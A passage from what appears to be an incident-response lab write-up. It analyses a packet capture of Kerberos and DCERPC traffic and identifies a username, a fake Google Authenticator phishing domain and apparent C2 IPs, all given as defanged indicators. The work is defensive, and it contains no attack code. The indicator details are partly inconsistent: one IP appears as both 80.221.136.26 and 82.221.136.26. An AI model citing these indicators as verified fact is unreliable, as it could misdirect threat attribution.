256	2025-01-22 19:45:10,904724Z	0.005138	0.000181000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50092 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
259	2025-01-22 19:45:10,906859Z	0.002135	0.002000000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	1460	kerberos(88) → 50092 [ACK] Seq=1 Ack=315 Win=1049344 Len=1460 [TCP PDU reassembled in 260]
260	2025-01-22 19:45:10,906860Z	0.000001	0.000001000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	KRB5	345	AS-REP
263	2025-01-22 19:45:10,907097Z	0.000237	0.000001000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50092 [ACK] Seq=1806 Ack=316 Win=1049344 Len=0
264	2025-01-22 19:45:10,907223Z	0.000126	0.000126000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50092 [RST, ACK] Seq=1806 Ack=316 Win=0 Len=0
266	2025-01-22 19:45:10,907874Z	0.000651	0.000156000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50093 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
270	2025-01-22 19:45:10,908421Z	0.000547	0.000157000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50093 [ACK] Seq=1 Ack=1714 Win=1049600 Len=0
271	2025-01-22 19:45:10,910857Z	0.002436	0.002436000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	1460	kerberos(88) → 50093 [ACK] Seq=1 Ack=1714 Win=1049600 Len=1460 [TCP PDU reassembled in 272]
272	2025-01-22 19:45:10,910857Z	0.000000	0.000000000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	KRB5	275	TGS-REP
275	2025-01-22 19:45:10,911038Z	0.000181	0.000001000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50093 [ACK] Seq=1736 Ack=1715 Win=1049600 Len=0
276	2025-01-22 19:45:10,911173Z	0.000135	0.000135000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	kerberos(88) → 50093 [RST, ACK] Seq=1736 Ack=1715 Win=0 Len=0
278	2025-01-22 19:45:10,911657Z	0.000484		win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	CLDAP		searchResEntry(66) "<ROOT>" searchResDone(66) success [1 result]
280	2025-01-22 19:45:11,053794Z	0.142137	0.000185000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	TCP	0	epmap(135) → 50094 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
283	2025-01-22 19:45:11,054069Z	0.000275	0.000001000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	DCERPC	108	Bind_ack: call_id: 4, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, …
285	2025-01-22 19:45:11,054672Z	0.000603	0.000324000	win-gsh54qlw48d.bluemoontuesday.com	DESKTOP-L8C…	EPM	268	Map response, DRSUAPI, 32bit NDR, DRSUAPI, 32bit NDR

Among the packets, we can see Kerberos authentication traffic. Perhaps we can find the username inside.


In all packets, we can find both the host name and the username. *shutchenson*

What is the possible name of the fake Google Authenticator page?

We can search for strings within the pcap using ctrl + f.

If we search for “auth” and investigate the results, we find a series of connections to the domain www[.]authenticatoor[.]org with IP 80[.]221[.]136[.]26

If we search for that domain in an intelligence source such as VirusTotal, we find that some vendors classify it as phishing.



What are the IP addresses used on the C2 server in the infection?

So far, I have found two addresses

- 82[.]221[.]136[.]26 => First connection 2025-01-22/19:45:35.918842Z
  Connection made when executing the malicious file, as indicated by the intelligence source
- 5[.]252[.]153[.]241 => First connection 2025-01-22/19:45:56.827936Z
  Access to the phishing domain authenticatoor.org
